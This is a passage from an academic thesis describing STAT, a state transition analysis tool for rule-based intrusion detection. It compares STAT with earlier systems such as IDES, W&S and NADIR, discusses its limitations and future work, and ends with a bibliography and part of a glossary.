One useful application of the STAT Knowledge-base, which has not been discussed, is its ability to support the inclusion of rule-chains that represent site specific policies or user behavior that an SSO might be interested in monitoring. To this point, rule-chains have been presented primarily as mechanisms for representing penetrations. However, rule-chains are equally suited to represent proscribed user behavior that need not be directly associated with a specific penetration scenario. For example, the SSO may desire to incorporate rule-chains that fire given the following events:

1. A user executes a non-system file owned by another user,
2. A user deletes a non-system file owned by another user,
3. A user creates a publicly executable file in a directory other than one that he/she owns.

The first event could be useful in situations where the SSO is acutely concerned with the threat of Trojan horse attacks. In this case, USTAT could identify a user who executes a program owned by another user. The user executing the program will not be identified as a potential attacker, but rather as a potential victim. The second event could be noteworthy in cases where the SSO is interested in monitoring possible denial of resource problems. Here, USTAT could provide a warning message, informing the SSO whenever a user deletes a file that belongs to another user. Finally, the third event may be useful in detecting possible Trojan horse implants.

Also excluded from the presentation of STAT is a discussion of potential query support for the security officer via the SSO Interface. The most direct way to provide support for queries is via the interface between the decision engine and the SSO Interface. Recall from Section 4.5 that the interface between these two components is uni-directional: data flows from the decision engine to the SSO Interface. However, by redesigning the decision engine, such that query messages can pass from the SSO Interface to the decision maker, several useful queries can be supported. The two most basic and potentially useful queries are the following:

Q1. *Given a specific user, which intrusions appear most likely to be committed?*

Q2. *Given a specific intrusion, which user(s) appears most likely to achieve the intrusion?*

In the first query, the SSO Interface provides the decision engine with a specific user ID, and asks it to estimate which of the user's active rule-chains appear most likely to be completed. Note that the use of the phrase "appears most likely" within the query implies that USTAT has the ability to distinguish those currently active rule-chains that are "more likely" to be completed from those rule-chains that are not. The notion of distinguishing likelihoods for rule-chain completion is not unique to (U)STAT, and corresponds to the suspicion ratings implemented in other systems such as profile-based anomaly detectors. However, in STAT's case the term *confidence rating* is more appropriate, in that both queries call for STAT to provide some measurement of assurance that it is actually witnessing one or more known penetrations. When designing query support for USTAT, confidence ratings among rule-chains with active rules will likely be desired. The following is a brief overview of one method for producing confidence ratings among currently active rule-chains.

Individual rule-chains may appear likely or unlikely to be completed depending on the number of rules remaining to be fired, and based on the length of the rule-chain itself. For example, suppose that nine out of ten rules in a rule-chain have been fired, and the tenth rule remains unfired. In such a case, USTAT could identify the penetration associated with this rule-chain as being highly likely to be committed by the user. On the other hand, suppose there is a two rule rule-chain in which the user has fired the first rule, and the second rule remains unfired. Although the user has only one rule remaining before the two rule rule-chain is complete, as is the case in the ten rule rule-chain, USTAT could choose to identify the ten rule rule-chain as being more likely to complete. This assertion may appear somewhat imprudent in that both example penetration rule-chains are one rule from the compromise. However, it illustrates a very important point regarding STAT rule-chains, as well as the rule-chains of other penetration identification tools. In general, the longer the rule-chain, the more unlikely it is that the penetration scenario it represents will be confused with normal user behavior. Since it is less likely that a user will coincidentally perform

ten actions in a predefined sequence than two actions, it follows that USTAT would assign greater confidence to the ten rule penetration than the two rule penetration.

Of course the possibility still exists that the first nine rules of the ten rule rule-chain may be coincidentally the same as a legitimate, non-malicious chain of actions, albeit unlikely. There may also exist two rule rule-chains such that for all practical purposes the first rule will never fire for legitimate reasons, although it alone does not compromise the system. Thus, the above method for rating confidence would by no means be fool-proof. Another possibility that could replace or work in conjunction with the above approach is to incorporate an additional field within each penetration rule that specifies a confidence rating for the penetration if and when the rule is fired.

Chapter 6
Comparison of STAT to Current Intrusion Detection Approaches

The key objective of this research project was to understand the weaknesses of current penetration identification tools and to address these weaknesses through the development of a new, and hopefully better, analysis method. Section 2.3.3 discussed several weaknesses inherent within the design of current rule-based penetration identification tools, which included the following:

- the dependence on audit records for representing penetrations within the rule-base,
- the non-intuitiveness of penetration rules, making rule-base updating difficult for all but the experienced knowledge-base programmer,
- the inability to identify even semi-sophisticated attacks or to detect impending compromises, and
- the inability to detect a penetration until after the compromise has been reached.

In an effort to develop an easily readable representation of computer penetrations, Chapter 3 introduced the state transition approach. This approach models penetrations as a series of state transitions described in terms of signature actions and state descriptions. Chapter 3 illustrated how state transition diagrams are written to correspond to the states of an actual computer system, and in Chapter 4, these diagrams formed the basis of a rule-based expert system, referred to as STAT. Chapter 4 provided functional descriptions of the four major STAT components, and explained how STAT's modular design allows one the flexibility of updating both

its penetration rule-chains and its responses to the firing of its rules without requiring modification to its code. Next, Chapter 5 continued the discussion of STAT by proposing an example UNIX-specific prototype implementation (USTAT). This prototype was intended to further illustrate the individual components of STAT, as well as to provide sample rules that could be incorporated into such a tool.

This chapter compares the STAT design to that of other penetration identification tools. The purpose here is to tie the functionality of STAT described in Chapters 4 and 5, to the discussion of current penetration identification tools presented in Section 2.3.3. Recall that Section 2.3.3 discussed three example penetration identification tools: SRI's IDES, LANL's W&S and the Air Force's NADIR. These three systems provide a basis from which STAT's effectiveness should be measured. Section 6.1 summarizes the weaknesses of these three implementations, and explains how these weaknesses are addressed by the STAT design. Section 6.2 discusses possible costs and limitations inherent in the STAT design, explains how these issues may be addressed, and discusses areas for future research.

6.1 Benefits of STAT over Current Penetration Identification Tools

Of the intrusion detection approaches surveyed in Chapter 2, the most prevalent approach implemented in current intrusion detection systems is profile-based anomaly detection. Anomaly detection appears quite effective for certain computing environments, and tools based on this approach are highly portable. However, one point stressed throughout this thesis has been that no single approach will provide coverage for all of the threats that are faced by computer systems. The need to supplement the weaknesses of one approach with the capabilities that are provided in another approach is key to the development of an effective intrusion detection system. For example, anomaly detection can be defeated by patient attackers who use *gradual misbehavior* to conceal their illicit activity. In a sporadic user environment anomaly detection will also produce a prohibitively high number of false positives, which in

some cases may render it useless. Moreover, there are a number of penetration scenarios that will compromise a system while at the same time producing no significant anomalous behavior.

Rule-based penetration identification provides an ideal complement to profile-based anomaly detection. Anomaly detection establishes a definition of normal user behavior, while rule-based penetration identification provides a means of defining illicit behavior. Intrusion detection systems using these two approaches in combination are thus able to identify anomalous usage that may signify misbehavior or a masquerader, and at the same time detect illicit behavior whether it appears anomalous or not.

The three example penetration identification tools introduced in Section 2.3.3 (IDES, W&S and NADIR) maintain rule-bases that represent suspicious user activity as well as rules to identify site-specific policy violations. However, each of these implementations is very audit record dependent. That is, the tools represent illicit behavior through rules that are based specifically on the fields within the audit records themselves. Unfortunately, this dependence on the audit records by the rule-base results in several weaknesses, which are addressed in the STAT design. First, penetrations that are traceable via an audit trail (i.e., that are subject to intrusion detection) are formulated at the user interface level, where the attacker executes a coordinated set of command/system calls — not at the audit level. Current penetration identification tools require the rule-base programmer to first translate a scenario into an audit trail before generating its rule-chain. The resulting rule-chain will only be fired if there is a direct correspondence, in both the order and content, between the audit record fields and the penetration rules. As a result, even a minor variation within a penetration audit trail may be enough to prevent its detection by IDES, W&S or NADIR.

STAT, on the other hand, focuses on a penetration's signature actions rather than the audit records that record the actions. Furthermore, the rule-dependence field allows STAT to represent the interdependencies among the actions within the penetration scenarios, allowing one rule-chain to represent multiple variations in which a penetration's actions may be performed. The author knows of no other intrusion detection system that takes the permutability of the individual actions within a penetration scenario into account. By providing the dependence field within a penetration

rule-chain, STAT increases its ability to identify slight variations within a penetration scenario that would otherwise be missed by IDES, NADIR and W&S.

Another important advantage to using signature actions rather than audit records to represent penetrations is that they result in much more intuitive rule-chains. In W&S for example, the rule-base programmer interviews system administrators and security experts to collect a suite of known penetration scenarios and key events that threaten the security of the target system. The programmer must then identify what audit records will be produced by the key event or scenario, and build a rule-chain based on the expected audit trail. Thus to understand the rule-chain, one must reconstruct the audit trail from the rules, and the scenario from the audit trail. In general, expert rule-bases are non-intuitive, requiring the expertise of an experienced rule-base programmer to construct the rules such that they accurately represent the concepts for which they are intended, and at the same time do not contradict other rules within the rule-base [42].

The STAT rule-base, on the other hand, is specifically intended not to require the use of an expert rule-base programmer, but to be readable and updatable by site security officers and system administrators. State transition diagrams aid in the development of penetration rule-chains, in that they provide an analyst with a visual representation of the key actions that must occur in order for an attacker to move the system from the initial prerequisite state to the compromised state. A key difference between STAT and the other tools is that STAT rule-chains are constructed from state transition diagrams. In this sense, STAT appears closely related to the Model-based Intrusion Detection approach proposed by Garvey and Lunt [19]. Both techniques provide a higher level representation of user behavior (i.e., above the audit record level) providing easier readability and rule generation.

Current penetration identification tools are also limited in their ability to identify even semi-sophisticated attacks, such as those performed by cooperating attackers. The IDES rule-base, for example, does not take into consideration two or more users working together to execute a penetration.[1] STAT addresses this limitation by designing its inference engine such that each instantiation monitors an individual

[1]This threat is not discussed within any of the current literature on the IDES implementation.

user's audit trail separately, while at the same time providing a mechanism that allows the inference engines to share information. The shared fired rule list allows each inference engine to notify the other engines whenever it fires a penetration rule, as well as monitor the progress of the fired rules from the other engines.

Finally, there is an important benefit resulting from the combination of the rule-dependence field and the way state transition diagrams are used in rule generation. The benefit is that STAT supports the generation as well as the representation of longer rule-chains than current tools. These longer rule-chains increase STAT's ability to identify impending compromises, by describing the full sequence of events leading up to the compromise (i.e., an entire penetration scenario). Shorter rule-chains are limited to representing the compromise itself, providing only a few rules to represent the point at which the compromised state is reached, and ignoring the sequence of events that led up to the compromise. STAT supports the *generation* of longer rule-chains by its use of state transition diagrams. In current penetration identification tools the analyst chooses a few key audit records ad-hoc and builds a rule-chain from these records. State transition diagrams, on the other hand, provide STAT users with a modest, but intuitive, procedure for developing and organizing a complete list of the key events that lead up to the compromise.

STAT supports the *representation* of longer rule-chains through the rule-dependence field. In current implementations shorter rule-chains may in fact be desired because smaller rule-chains mean a smaller chance that the tool will overlook a known penetration in which the attacker modifies the order that the actions are performed. STAT's rule-dependence field provides a means of tolerating these variations in the sequences of actions, allowing one rule-chain to represent any number of variations to the penetration's sequence of actions. Thus STAT is better able to represent both long and short rule-chains.

Table 6.1 summarizes the functionality discussed above, comparing STAT to the functionality of the three other penetration identification tools presented in Section 2.3.3. All four tools allow certain site specific policies to be represented within their rule-bases. In the event that a user executes the proscribed set of actions (e.g., deletes a file belonging to another user) the tools are able to warn the administrator, who may choose to investigate the reason for the policy violation. Two key capabilities

	STAT	IDES	W&S	NADIR
Represents site-specific policies	YES	YES	YES	YES
Detects cooperating attackers	YES	NO	NO	NO
Structured rule development (not ad-hoc)	YES	NO	NO	NO
Rules are audit record independent	YES	NO	NO	NO
Supports permutable event sequences	YES	NO	NO	NO
Supports longer rule-chains/ detects impending compromise	YES	NO	NO	NO

Table 6.1: Comparison of STAT to Current Penetration Identification Tools

that STAT provides, and which the other tools do not support, are the ability to identify cooperating attackers and the ability to support permutable event sequences. Combined with the use of state transition diagrams for rule generation, the ability to represent permutable event sequences allows STAT to support longer rule-chains than the other tools; which consequently allows STAT a greater opportunity to detect impending compromises. The use of state transition diagrams provides a modest procedure for developing penetration rule-chains, whereas rule-chain development in the other three tools is performed ad-hoc.

6.2 Areas for Future Improvement in the STAT Design

A discussion of STAT would not be complete without addressing issues regarding the costs and weaknesses associated with this approach. Like the other intrusion detection systems presented in Chapter 2, STAT is by no means a panacea for a computer system with poorly designed security mechanisms. STAT was designed specifically to address shortcomings in current penetration identification tools, and to be integrated within a larger intrusion detection system. However, there are still

certain weaknesses within current penetration identification tools that STAT also suffers from. In addition, there are some costs inherent within STAT that are not present in the other implementations. This section briefly summarizes areas of concern and future research for each STAT component and the system as a whole.

STAT Audit Record Preprocessor

One possible area of concern, involving both the STAT Audit Record Preprocessor and Rule-base design, is the stringentness of the prerequisite audit record format. Currently, Table 4.1 specifies ten possible signature actions considered by the prerequisite audit record format: read, write, create, delete, execute, exit, modify-object-owner, modify-object-permission, modify-user-privilege and login. These action fields, as well as the other fields in the prerequisite record format, make certain assumptions regarding the target system that may or may not hold. For example, the modify-object-permission action presupposes the existence of security attributes associated with each object, which implies the existence of discretionary/mandatory access controls on the target system. Furthermore, the modify-user-privilege action is useful only in target systems that implement mechanisms to establish divisions in user capabilities such as security levels, compartments and user/group/supervisor privileges (e.g., UNIX-like security attributes).

Along with incorporating assumptions regarding features included in the target systems the prerequisite record format effectively excludes other possible features that may be present in the target system. In particular, the action field may exclude important user actions that may be needed to represent penetrations unique to certain target systems. Examples of possible actions excluded from the current definition of the prerequisite audit format include device enable/disable, program suspend/restart, exception raised, as well as low level actions such as register set and writes to volatile memory segments. Other areas of exclusion include the lack of support for monitoring system administrator actions and remote usage.

The definition provided in this thesis seeks to identify the minimum number of key signature actions and audit record fields that could realistically be expected

within the majority of target systems and still effectively identify penetrations. The TCSEC C2 audit record format and Canonical Audit Trail format (Section 2.2.2) both significantly influenced the prerequisite format chosen for this thesis. However, as STAT is adapted for use on various target systems, this prerequisite format need not be considered a fixed definition.

STAT Rule-base

One obvious question affecting all penetration rule-base implementations, and a question to which STAT is not immune, is that of completeness. Penetration rule-bases are only capable of representing those *known* penetrations that are traceable via audit data analysis. Since one cannot verify that all of the security flaws within a particular target system have been identified, one cannot expect a penetration rule-base to include rule-chains for all of the penetrations recordable within the audit trail.

STAT addresses the issue of incomplete rule-bases in two ways. First, the STAT Rule-base is designed such that it is not limited to being updated by a rule-base programmer. Section 6.1 noted that STAT can be updated by system administrators and security officers who are not experienced rule-base programmers. Thus, the number of penetration rule-chains can be quickly increased, as the security officer learns of new penetrations. Secondly, as discussed in Section 4.6, work toward the development of a heuristic algorithm for learning new and variant penetrations is in progress. Using this algorithm, STAT will be capable of converting state transitions from previously unknown penetration audit trails into signature actions, and automating the integration of these signature actions into the rule-base to defend against future attacks.

STAT Inference Engine

The main issue of concern regarding the STAT Inference Engine is that of the rigid performance requirements that it must satisfy in order to perform an effective

real-time audit data analysis. Unlike other intrusion detection approaches that support both real-time and batch-mode analysis, state transition analysis is designed specifically for real-time analysis. For each auditable event, the STAT Inference Engine must perform a number of tasks from identifying all eligible rules in the rule-base, to interfacing with the target system to determine if one or more state assertions hold. Accordingly, the additional security that will arise from the presence of STAT analysis should be weighed against the possible performance loss to the target system. This issue is discussed further in Chapter 7.

Another possible area for future research/modification regarding the STAT design is that of the multiple instantiations of the inference engine. Multi-instantiated inference engines have been used elsewhere as a means of maintaining separate contexts between various input sources that are analyzed concurrently. With respect to STAT, each subject's individual audit trail is viewed as a separate input source, and all individual sets of fired, eligible and ineligible rules collectively make up the multiple contexts. Multiple inference engine instantiations are not, however, the only means of maintaining separation of context between individual audit trails.

An alternate approach to multi-instantiated inference engines is to employ a single large inference engine that reviews all of the audit records on the target system. The single inference engine approach can maintain a separate context (i.e., set of fired, eligible and ineligible rules) for each subject on the target system. Upon processing an audit record, the single inference engine must use the Subject ID field of the audit record to switch to the corresponding subject's individual set of fired, eligible and ineligible rules.

STAT Decision Engine

One of the more significant changes that could be implemented within the STAT Decision Engine is the development of query support and confidence ratings. Recall from Section 5.5 that confidence ratings refer to the ability to assign a value to the likelihood that a sequence of actions witnessed by an inference engine actually corresponds to a particular rule-chain. Along with supporting queries, confidence

ratings would also be useful in helping the decision engine better decide if and when preemption is warranted for those implementations running on security-critical target systems.

Another enhancement that could improve the overall effectiveness of STAT would be to add surveillance mode capability within the decision engine. That is, specific subject ID's could be provided to the STAT Decision Engine via the SSO Interface. Based on these subject ID's, the decision engine could be made acutely sensitive to certain subjects that fire penetration rules and generate warning messages for these subjects accordingly. Surveillance mode could also be implemented via an interface between STAT and a concurrently running anomaly detector. As a subject's suspicion rating increases on the anomaly detector, so too could the decision engine's sensitivity to that subject's fired rules.

Chapter 7
Conclusion

The starting point of this research effort was a simple penetration identification scheme that models penetrations as a series of state transitions. Over time this scheme, referred to as state transition analysis, evolved from attempting to represent penetrations abstractly on paper to representing them as states on the actual target system. It was recognized that given a mechanism for recording the state changes of system attributes, state transition analysis could be adapted as a method for actively seeking out penetrations on their target systems. The result of this research effort, and the central focus of this thesis, is a functional description of STAT, a State Transition Analysis Tool for intrusion detection.

The intended benefits and costs associated with STAT were stated throughout this thesis and summarized in Chapter 6. Rather than conclude this thesis by restating these points, this chapter summarizes some of the issues that arose during the development of the STAT functional description for which the author has developed a greater appreciation.

One issue that the author developed a greater appreciation for is the tradeoff between system performance versus effective real-time intrusion detection. The potential for STAT to tax a system's performance must be recognized. For STAT to be successfully integrated into the daily operations of a computer system, the issue of balancing the benefits of STAT against the impact that it may have to the target system's performance must be addressed. The importance of choosing the correct target environment in which to implement STAT is key. In low security-critical computing environments, the added security provided by STAT may not outweigh the potential performance degradation. On the other hand, in high security-critical environments, where STAT is intended to operate, performance will not be the key issue.

Determining precisely what impact STAT will have on the performance of a target system has not been a concern of this research effort. This impact is dependent both on the target system and the amount of audit data that must be processed. One should also take into consideration the ever increasing performance of hardware when assessing STAT's future use. With the increasing availability and speed of high performance architectures, what may appear to be a potentially taxing endeavor now may be significantly less noticeable in the near future.

The author also developed a greater understanding of the tradeoffs between long versus short penetration rule-chains (Section 6.1). Longer rule-chains increase STAT's ability to detect an impending compromise by allowing one to represent the relevant steps leading up to a system compromise. As the rules of longer rule-chains fire, STAT may also use this information as a confidence measure in deciding whether or not it is witnessing an impending compromise. Shorter rule-chains, on the other hand, are limited to only representing the point at which the compromised state is reached, ignoring the sequence of events that lead up to the compromise. The advantage of shorter rule-chains are that they are more likely to detect variants of known penetrations than longer rule-chains.

Several observations regarding the benefits of audit record independence were also presented. STAT is an intrusion detection tool designed on the premise that one need not represent penetrations based on their audit records in order to seek them out in an audit trail. In fact, it has been the contention of this thesis that basing penetration rule-bases directly on audit records produces inherently less flexible and less intuitive analysis tools. Audit record independence provides greater flexibility in both representing and detecting penetrations, and also significantly simplifies the rule generation process.

7.1 Final Thoughts

Throughout the development of this thesis a variety of issues and problems arose that were at times challenging, occasionally frustrating, but always interesting. Some of the problems encountered were dispatched quickly, while others required

days of arduous study. Unavoidably, not every design issue has been addressed in this thesis, let alone resolved. Had this not been the case, however, it is doubtful that the development of this thesis would have been as interesting a project as it was.

Rather than viewing the STAT functional description presented in this thesis as a finished product, the author would rather have the functional description viewed as merely a snapshot of one stage within a development process. A follow on project is currently in progress to develop the USTAT prototype proposed in Chapter 5. Among its invaluable services, the prototype will act as a proof of concept to the STAT functional description presented in this thesis. The prototype will also aid in assessing STAT's functional capabilities, rather than its intended capabilities. Currently, it is somewhat difficult to discuss STAT as a tool without an example implementation. In retrospect, there are also several areas within the functional description that could be notably improved, some of which were outlined in Chapter 6. Perhaps the prototype will provide insight into these areas, and identify other areas as well.

This page intentionally left blank

Bibliography

[1] J.P. Anderson, "Computer Security Threat Monitoring and Surveillance," James P. Anderson Co., Fort Washington, PA, Apr. 1980.

[2] R.W. Baldwin, "Rule-based Analysis of Computer Security," Technical Report TR-401, Massachusetts Institute of Technology, Laboratory for Computer Science, Cambridge, Mass., Mar. 1988.

[3] D. Banning, G. Ellingwood, C. Franklin, C. Muckenhirn and D. Price, "Auditing of Distributed Systems," 14th National Computer Security Conference, Baltimore, MD, pp. 59-68, Oct. 1991.

[4] G. Benchimol, P. Levine and J.C. Pomerol, *Developing Expert Systems*, North Oxford Academic Publishers, London, England, 1987.

[5] M. Bishop, "The ADB Compromise," [Restricted Distribution], Research Institute for Advanced Computer Sciences, NASA Ames Research Center, Moffet Field, CA, Jan. 27, 1986.

[6] M. Bishop, "Security Problem with the UNIX Operating System," [Restricted Distribution], Department of Computer Science, Purdue University, West Lafayette, IN, Apr. 1982.

[7] M. Bishop, "Sendmail Wizardry," [Restricted Distribution], Research Institute for Advanced Computer Sciences, NASA Ames Research, Moffet Field, CA, Jan. 27, 1986.

[8] M. Bishop, "Shell Games," [Restricted Distribution], Research Institute for Advanced Computer Sciences, NASA Ames Research Center, Moffet Field, CA, Jan. 27, 1986.

[9] M. Bishop, "Spoolers and Links," [Restricted Distribution], Research Institute for Advanced Computer Sciences, NASA Ames Research Center, Moffet Field, CA, Jan. 27, 1986.

[10] J. Brentano, S.R. Snapp, G.V. Dias, T.L. Goan, L.T. Hebberlein, C.H. Ho, K.N. Levitt and B. Mukherjee, "An Architecture for a Distributed Intrusion Detection System," presented at the 14th Departments of Energy Computer Security Group Conference, Concord, CA, sec. 17, pp. 25-45, May 1991.

[11] L. Brownston, R. Farrell, E. Kant and N. Martin, *Programming Expert Systems in OPS5 - An Introduction to Rule-based Programming,* Addison-Wesley Publishing Company, 1985.

[12] E. Charniak and D. McDermott, *Introduction to Artificial Intelligence,* Addison-Wesley Publishing Company, 1985.

[13] K. Chen, S.C. Lu and H.S. Teng, "Adaptive Real-Time Anomaly Detection Using Inductively Generated Sequential patterns," presented at the Fifth Intrusion Detection Workshop, SRI International, Menlo Park, CA, May 1990.

[14] Defense Intelligence Agency, "DODIIS Network Security Architecture and DNSIX," DRS-2600-5466-86, DODIIS System Engineering Office, Arlington, VA, May 1986.

[15] D.E. Denning and P.G. Neumann, "Requirements and Model for IDES - A Real-time Intrusion Detection Expert System," Technical Report, CSL, SRI International, Aug. 1985.

[16] D.E. Denning, "An Intrusion Detection Model," IEEE Transactions on Software Engineering, vol. SE-13, no. 2, pp. 222-232, Feb. 1987.

[17] A.V. Discolo, "4.2 BSD UNIX Security," Computer Science Dept., University of California, Santa Barbara, Apr. 1985.

[18] D. Farmer and E.H. Spafford, "The COPS Security Checker System," Proceedings of the Summer 1990 Usenix Conference, Anaheim, CA, pp. 305-312, June 1990.

[19] T.D. Garvey and T.F. Lunt, "Model-based Intrusion Detection," Proceedings of the l4th National Computer Security Conference, Baltimore, MD, pp. 372-385, Oct. 1991.

[20] L. Halme, T.F. Lunt and J. Van Horne, "Analysis of Computer System Audit Trails - Initial Data Analysis," Sytek Technical Report TR-85009, Mountain View, CA, Sep. 1985.

[21] L.R. Halme, T.F. Lunt, J. Van Horne, "Analysis of Computer System Audit Trails - Intrusion Classification," Sytek Technical Report TR-85012, Mountain View, CA, Oct. 1985.

[22] P. Harmon and B. Sawyer, *Creative Expert Systems for Business and Industry,* John Wiley and Sons, New York, NY, 1990.

[23] T. Hebberlein, (DIDS developer) *private communication.*

[24] J.E. Hopcroft and J.D. Ullman, *Introduction to Automata Theory*, Languages and Computation, Addison-Wesley Publishing Company, 1979.

[25] B. Hubbard, T. Haley, N. McAuliffe, L. Schaefer, N. Kelem, D. Wolcott, R. Feiertag and M. Schaefer, "Computer System Intrusion Detection," Trusted Information Systems, Inc., RADC-TR-90-413 Final Technical Report, Dec. 1990.

[26] K. Ilgun, "Implementation of USTAT Audit Data Preprocessor," Computer Science Dept., University of California, Santa Barbara, Jan. 1992.

[27] H.S. Javitz and A. Valdes, "The SRI IDES Statistical Anomaly Detector," Proceedings of the IEEE Research in Security and Privacy, Oakland, CA, pp. 316-376, May 1991.

[28] P. Kerchen, R. Lo, J. Crossley, G. Elkinbard, K. Levitt and R. Olsson, "Static Analysis Virus Detection Tools for UNIX Systems?" Proceedings of the l3th National Computer Security Conference, Baltimore, MD, pp. 350-365, Oct. 1990.

[29] T.F. Lunt, "Automated Audit Trail Analysis and Intrusion Detection: A Survey," Proceedings of the llth National Computer Security Conference, Baltimore, MD, pp. 65-73, Oct. 1988.

[30] T.F Lunt, R. Jagannathan, R. Lee, S. Listgarten, D.L. Edwards, P.G. Neumann, H.S. Javitz and A. Valdes, "IDES: The Enhanced Prototype - A Real-Time Intrusion Detection Expert System," SRI-CSL-88-12, SRI Project 4185-010, SRI International, Menlo Park, CA, Oct. 1988.

[31] T.F. Lunt, "Real-Time Intrusion Detection," Proceedings COMPCON, San Francisco, CA, pp. 348-353, Feb. 1989.

[32] T.F. Lunt, R. Jagannathan, R. Lee and A. Whitehurst, "Knowledge-Based Intrusion Detection," Proceedings of the 1989 AI Systems in Government Conference, pp. 102-107, Mar. 1989.

[33] T.F. Lunt, A. Tamaru, F. Gilham, R. Jagannathan, C. Jalai, H.S. Javitz, A. Valdes, and P.G. Neumann, "A Real-Time Intrusion Detection Expert System," SRI CSL Technical Report, SRI-CSL-90-05, June 1990.

[34] N.J. McAuliffe, L.J. Schaefer, D.M. Wolcott, T.K. Haley, N.L. Kelem and B.S. Hubbard, "Is Your Computer Being Misused? A Survey of Current Intrusion Detection System Technology," Proceedings of the Sixth Computer Security Applications Conference, pp. 260-272, Dec. 1990.

[35] J. McDermid and A.V. Weber, "An Experimental UNIX Auditor for an Intrusion Detection System," presented at the Third Intrusion Detection Workshop, SRI International, Menlo Park, CA, May 1989.

[36] B.G. Miller and P.E. Proctor, "A Requirements Oriented Analysis of Computer Misuse Detection Systems," presented at the Seventh Intrusion Detection Workshop, SRI International, Menlo Park, CA, May 1991.

[37] National Computer Security Center, *Trusted Computer System Evaluation Criteria,* DoD, DoD 5200.28-STD, Dec. 1985.

[38] National Computer Security Center, *A Guide to Understanding Audit in Trusted Systems,* NCSC-TG-01, Version 2, June 1988.

[39] National Computer Security Center, *Glossary of Computer Security Terms,* NCSC-TG-004, Version 1, Oct. 1988.

[40] P.G. Neumann, "A Comparative Anatomy of Computer System/Network Anomaly Detection Systems," assembled by Peter G. Neumann, CSL, SRI BN-168, Menlo Park, CA, May 1990.

[41] *Security Interface for the Portable Operating System Interface for Computer Environments,* Document P1003.6/N108, Apr. 1990.

[42] F. Roth, "Rule-based Systems," Communications of the ACM, vol. 28, no. 9, pp. 921-932, Sep. 1985.

[43] S. Robertson, Security Distribution List, Vol. 1, No. 14, June 22, 1989.

[44] S.I. Schaen and B.W. McKenney, "Research, Standards and Policy Directions for Network Auditing," presented at the Fifth Intrusion Detection Workshop, SRI International, Menlo Park, California, May 10-11, 1990.

[45] Sebring, M. M., Shellhouse, E., Hanna, M.E. and Whitehurst, R.A., "Expert System in Intrusion Detection: A Case Study," Proceedings of the 11th National Computer Security Conference, Baltimore, MD, pp. 74-81, Oct. 1988.

[46] S.W. Shieh and V.D. Gligor, "A Pattern-Oriented Intrusion Detection Model and Its Application," Proceedings of the IEEE Research in Security and Privacy, Oakland, CA, pp. 327-342, May 1991.

[47] S.E. Smaha, "Haystack: An Intrusion Detection System," Proceedings of the IEEE Fourth Aerospace Computer Security Applications Conference, pp. 37-44, Dec. 1988.

[48] S.R. Snapp, (developer of DIDS Audit Record Preprocessor) *private communication.*

[49] SUN Microsystems, Administering C2 Security, Chapter 19, SunOS Reference Manual, SunOS Release 4.1, SUN Microsystems, Inc., Mar. 1990.

[50] SUN Microsystems, Format of Audit Records, Appendix E, SunOS Reference Manual, SunOS Release 4.1, SUN Microsystems, Inc., Mar. 1990.

[51] A.S. Tanenbaum, *Operating Systems Design and Implementation,* Prentice Hall, Englewood Cliffs, N.J., 1987.

[52] UNIX Programmer's Manual, 4.2 Berkeley Software Distribution, Virtual VAX-11 Version, Computer Science Division, Department of Electrical and Computer Sciences, University of California, Berkeley, CA, Aug. 1983.

[53] H.S. Vaccaro and G.E. Liepins, "Detection of Anomalous Computer Session Activity," Proceedings of the IEEE Symposium on Research in Security and Privacy, Oakland, CA, pp. 280-289, May 1989.

[54] D. Waterman, *A Guide to Expert Systems,* Addison-Wesley Publishing Company, 1986.

[55] J.R. Winkler, "A UNIX Prototype for Intrusion and Anomaly Detection in Secure Netwforks," Proceedings of the 13th National Computer Security Conference, Baltimore, MD, pp. 115-124, Oct. 1990.

This page intentionally left blank

Appendix A
GLOSSARY

Access control – The process of limiting access to a resource within a system to certain programs or processes. [39]

Accountability – The ability to trace an action to an individual.

Active rule-chain – A rule-chain in which one or more rules have fired.

Active subject – A subject with one or more associated processes currently executing on a computer system.

Aggregation – The problem in which data items, which individually are valued at a low security classification, are analyzed collectively to yield information that is valued at a high security classification.

Anomaly detection – An analysis technique which monitors user audit trails over time in an attempt to establish patterns of usage. The goal of anomaly detection is to detect and report deviations from the established patterns of usage.

Attack – A scenario or set of actions formulated to carry out a threat. [1]

Attacker – An individual attempting to execute an attack.

Auditable event – Any event that can be selected for inclusion in a user's audit trail. These events should include, in addition to security-relevant events, events taken to recover the system after failure and any events that might prove to be security relevant at a later time. [38]

Audit data – A collection of one or more audit records.

Audit record – A single record of an individual user transaction.

Audit record preprocessor – A program that translates system specific audit records into input for an intrusion detection system.

Audit trail – A chronological record of system activities that enables one to reconstruct and examine sequences of actions performed by an individual user.

Backward chaining rule strategy – A reasoning strategy that directs the order in which inferences are drawn. Backward chaining rule-based systems begin with a goal, and search back through the rule-base for rules that will establish the goal.

Batch mode intrusion detection – The application of an intrusion detection tool to audit data that has been accumulated over some period of time. Batch mode analysis often occurs during low periods of CPU usage or on a different computer system altogether.

Clandestine user – An individual who operates below the level of audit collection or suppresses audit collection altogether. [1]

Compromised state – The state of a computer system that results from the completion of a security violation.

Confidence rating – A measurement of the likelihood that a sequence of actions, which cause an inference engine to fire one or more rules from a particular rule-chain, actually correspond to that rule-chain.

Context tree – A structure representing the sequences or priorities in which the rules of a rule-chain are allowed to fire. Context trees model the progression of a rule-chain, from the first fired rule to the last.

Cooperating attackers – Two or more subjects who coordinate their actions in an effort to achieve a compromise.

Damage assessment – The process of identifying what events, malicious or accidental, have occurred on a system that may negatively affect the integrity, secrecy or reliability of the system's resources.

Decision engine – The component within an expert system that is responsible for deciding what course of action shall be taken in response to the findings of the inference engine. The STAT Decision Engine is divided into two components: the decision maker and the decision table.

Decision maker – An algorithm used to monitor each newly fired rule and determine what, if any, action shall be taken.

Decision table – A structure within the decision engine that organizes and stores the responses that the decision engine could take if and when a rule is fired.

Denial of service – Any action (or set of actions) that prevents any part of a system from functioning in accordance with its intended purpose. This includes any action that causes unauthorized destruction, modification, or delay of service. [39]

External attack – An attack from an individual who is unauthorized to access the target system's resources.

Fact-base – A structure used to maintain assertions that the expert system holds as true regarding its execution domain.

Fact-base initializer – A suite of algorithms that collectively search the system to identify and record all members of the object-sets.

Fact-base updater – An algorithm used to monitor all object deletions, modifications and creations for changes that may affect the state of the object-sets.

False negative rate – The rate at which an intrusion detection system fails to report intrusions.

False positive rate – The rate at which an intrusion detection system mistakenly reports the occurrences of intrusions.

Forward chaining rule strategy – A reasoning strategy that directs the order in which inferences are drawn. Forward chaining rule-based systems start with a set of facts and input, and fire rules based on this information in order to determine if a goal is met.

Gradual misbehavior – A method of defeating an anomaly detection tool whereby an individual gradually trains the tool to accept illicit user activity as normal user activity.

